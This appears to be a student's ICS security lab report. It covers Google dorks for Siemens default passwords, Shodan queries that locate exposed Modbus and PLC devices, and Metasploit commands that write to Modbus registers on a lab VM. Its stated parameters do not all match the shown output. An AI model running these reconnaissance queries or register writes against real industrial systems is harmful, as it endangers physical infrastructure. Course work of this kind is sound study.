

Did they succeed?

They successfully carried out the password spraying attempt, as indicated by selecting a username afterward. However, for the SSH connection, there is not enough evidence to confirm success. The logs only show an attempt to connect, followed by `history -c` (which clears the command history). This means the connection may or may not have succeeded.


OSINT & Shodan (10p)

Execute and document the Shodan portion (excluding the alerting part) of Lab 2, Course 3.


I start by logging in with the account I created.



We navigate to google.com to begin. *See image below*



We enter “default password inurl siemens filetype:pdf” into Google’s search bar and reach a relevant document.



We then select the first link, which appears to be the PDF used in the Shodan lab. By searching “default password” within the document (Ctrl+F), we obtain the following result with relevant information:

WinCC Basic

3

3.1 Security information

Security information

Siemens provides products and solutions with industrial security functions that support the secure operation of plants, solutions, machines, equipment and/or networks. They are important components in a holistic industrial security concept. With this in mind, Siemens' products and solutions undergo continuous development. Siemens recommends strongly that you regularly check for product updates.

For the secure operation of Siemens products and solutions, it is necessary to take suitable preventive action (e.g. cell protection concept) and integrate each component into a holistic, state-of-the-art industrial security concept. Any third-party products that may be in use must also be taken into account. For more information about industrial security, visit <http://www.siemens.com/industrialsecurity> (<http://support.industry.siemens.com>).

To stay informed about product updates as they occur, sign up for a product-specific newsletter. For more information, visit <http://support.industry.siemens.com> (<http://support.industry.siemens.com>).

<http://support.industry.siemens.com> (<http://support.industry.siemens.com>).

Passwords

Various passwords are set by default in WinCC. For security reasons, you should change these passwords.

- For the user "Administrator", the default password is "administrator".

Communication via Ethernet

In Ethernet-based communication, end users themselves are responsible for the security of their data network. The proper functioning of the device cannot be guaranteed in all circumstances: targeted attacks, for example, can lead to overload of the device.

We then look for another relevant document by searching: “contract awarded” “scada” filetype:doc This search returns a Word document worth reviewing, which is indeed about contracts related to Indra Sistemas, a major technology multinational in Spain. See the images below for excerpts from the document



indra

Press Release

INDRA AWARDED SIX CONTRACTS FOR THE PANAMA CANAL EXPANSION PROJECT WORTH €27.4m

- The multinational will implement an integrated security and access control system, vessel detection, communications technology, fire detection and suppression systems, and environmental sensor networks
- More than 10,000 credentials and 400 readers for access control, 350 cameras, 4,500 detectors and the use of innovative technologies indicate the size of the project
- These contracts make Indra a major technology partner in this global benchmark project and strengthen its position as a provider of state-of-the-art smart solutions for major infrastructure

Indra, Spain's leading technology multinational and one of the leaders in Europe and Latin America, has been awarded six contracts worth €27.4m to implement its technology within the framework of the Panama Canal expansion project, considered to be one of the greatest civil engineering projects in history. The company has won the six tenders called by Grupo Unidos por el Canal, the consortium responsible for the construction of the project for the Panama Canal Authority, led by Sacyr Vallehermoso.

These contracts make Indra a major technology partner in this global benchmark project and place the technology multinational in a strong position with regard to future tenders, both for the Panama Canal and for the provision of its cutting-edge smart solutions for other major infrastructure projects.

Specifically, Indra will be responsible for implementing an integrated security and access control system, a vessel detection system, all the communications technology, the fire detection and suppression systems, the public address systems, evacuation and an environmental sensors system for the third set of locks of the Panama Canal.

The integrated security and access control system will be equipped with the latest technologies and will include control of access to buildings, vehicular control, perimeter alarms, detection of intrusion in buildings and a video recording and control system for the locks on the Pacific and Atlantic sides of the canal and the associated buildings.

Using state-of-the-art technology, Indra's access control solution will enable the centralised management of the credentials of the more than 10,000 employees of the Panama Canal Authority and its contractors and the accesses to the 70 buildings that will enable the control

Communication and Media Relations.
Tel.: + (34) 91 480 97 01
indraprensa@indracompany.com

Madrid, November 6th 2012

and operation of the third set of locks. The system, equipped with more than 400 access control readers, will customise the security levels for the common areas used by the canal professionals and for other highly restricted areas, combining the use of individualised access cards with high security technology based on biometric credentials.

The video surveillance and video recording systems, with more than 350 cameras, will guarantee the security of the facilities and supervise the lock operations and vessel passages. These systems can be managed from the control centres and will be integrated with the perimeter and intrusion detection systems, equipped with more than 4,500 motion detectors, glass breakage detectors and magnetic or vibration contacts.

Traffic control at facilities and sluices

The aim of the vehicle control system is to prevent the entry into the enclosure of unauthorised vehicles, controlling internal traffic within the facilities and over the sluices of the canal, signal permission for people to pass over the sluices and prevent sabotage at the most sensitive zones of the canal. This system is of great importance because one of the new features of the new expanded canal is that vehicles can travel over two of the eight sluices when they are closed and pedestrians can walk over all of them.

Vehicles will be controlled with traffic lights, security barriers and road blockers, which are innovative high security devices developed entirely in Spain that are similar to the automatic bollards present in some cities but with a security cover of some three metres in width and the capacity to stop vehicles weighing several tonnes at speeds of over 60 km/h. This technology will prevent acts of sabotage and prevent authorised vehicles from falling into the sluices.

Indra will also implement a vessel detection system to identify all floating objects within the operational area of the chambers of the sluices to prevent the accidental closure of the sluices if a boat or any other object is present, thereby increasing the safety of the closure operation.

Network of environmental sensors

The network of environmental sensors included in the project will also provide the information necessary for the correct operation of the future facilities. The network that Indra is to design and install will be equipped with the latest technology in each one of the scopes it covers, including the system to measure the water level, whose main sensor is an electromagnetic radar that does not need to be in contact with the liquid; a system to measure that quality of the water, which detects in a single measuring unit magnitudes such as temperature, salinity, pressure, turbidity and fluorescence; the light control system, which will enable optimal management of energy spending; and the systems to measure the direction and speed of the wind and to measure and control gases in buildings.

State-of-the-art fire detection and suppression

The fire protection and detection systems to be designed and supplied by Indra, which will combat the threat that fire poses to the canal, both on board vessels and in cargo spilled into the water or in any of the facilities key to the operation and management of the systems of the canal, will also be at the cutting edge of technology. One of the features in this scope is the use of the FM-200 clean agent, which in addition to not posing an environmental threat or a risk to people has the main advantage of not causing damage to materials, making it perfect for enclosures with IT equipment, electrical infrastructure and paper files, and in certain circumstances it even enables the fire to be extinguished in occupied rooms.

The fire detection system will be integrated with the suppression system and the mass notification system, an innovative system in terms of standardisation (included in the latest edition of standard NFPA 72), also implemented by Indra and made up of the alarms, digital signalling, telephony, public address and evacuation systems. All this technology will also be integrated with the existing general control system (SCADA), involving an extraordinary systems integration and coordination effort.

Latest communications technology

Finally, the communications contract awarded to Indra encompasses the systems to provide voice, data, video and wireless communications for the various buildings that form the complex and their interconnection with the solutions already in operation in the current facilities of the canal, guaranteeing the continuity of all types of communications.

The company will deploy an IP telephony solution, with more than 400 analogue and IP terminals, which will use the same platform, taking advantage of its central intelligence to guarantee communication.

It will also implement a multi-band solution with fixed and transportable repeaters to provide mobile, VHF, UHF and Wi-Fi services. This solution will guarantee coverage in maintenance tunnels and difficult to reach areas, with the consequent improvement in safety for the operations and maintenance personnel, who will be able to access the voice and data communications services at any point in the new facilities.

The contract contemplates a fibre optic infrastructure for the facilities. Indra is also responsible for its design and implementation, which will provide an almost unlimited capacity to exchange information between the various buildings and central points.

Equip infrastructure with intelligence

These projects for the expansion of the Panama Canal will strengthen Indra's experience in the use of new technologies to equip infrastructure with intelligence and make it more ecologically and economically efficient and sustainable. These smart technologies provide information in real time for decision making and provide citizens with added value, increasing


Communication and Media Relations.
Tel.: + (34) 91 480 97 01
indraprensa@indracompany.com

Madrid, November 6th 2012


Communication and Media Relations.
Tel.: + (34) 91 480 97 01
indraprensa@indracompany.com

Madrid, November 6th 2012

We then return to Shodan for the rest of the lab. Once on Shodan, we search for **modbus port:502 country:us**, which can reveal a significant amount of sensitive information about ICS systems.




By clicking on the first result, we already obtain a large amount of potentially important information.





Next, we try more advanced queries that go beyond simple vendor or protocol names. For example:

i. CIMPPLICITY-HttpSvr/1.0



iii. Modicon+M340+CPU



Modbus & Metasploit (30p)

Using the instructions from Lab 1 – Course 4, perform the following operations:


- create a virtual Modbus module – the unit number is 10

Using Metasploit, perform the following operations:


- write the value "1111" to the "Holding Registers" at address 24500
- write the value "1" to the "Coils" at address 20245
- read these values

Document all operations performed using screenshots.


We begin by opening our ControlThings VM and launching the terminal to start ModbusPal from the command line.




We then enter the unit number for the slave, which is 10.



We then create the holding registers and coils. *See images below.*



Next, we launch Metasploit and enter the command:
use auxiliary/scanner/scada/modbusclient




We specify the host (victim), which is the IP address of our ControlThings machine: **192.168.64.158**.

We set the unit number to modify to **1**

We specify port **502**

We specify the DATA_ADDRESS, which corresponds to register **24500**.

We set the DATA_VALUE to 1111 as required, and then run the following command:




```

control@ctp: ~
msf5 auxiliary(scanner/scada/modbusclient) > set DATA_VALUE 1111
DATA_VALUE => 1111
msf5 auxiliary(scanner/scada/modbusclient) > show options
Module options (auxiliary/scanner/scada/modbusclient):
-----
Name      Current Setting  Required  Description
-----
DATA      1                no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS 24500           yes       Modbus data address
DATA_COILS no              no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS no             no        Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
NUMBER    1               no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS    192.168.64.158  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file::path'
RPORT     502             yes       The target port (TCP)
UNIT_NUMBER 10             no        Modbus unit number

Auxiliary action:
-----
Name      Description
-----
WRITE_REGISTER Write one word to a register

msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.64.158
[*] 192.168.64.158:502 - Sending WRITE_REGISTER...
[*] 192.168.64.158:502 - Value 1 successfully written at registry address 24500
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/scada/modbusclient) >
  
```

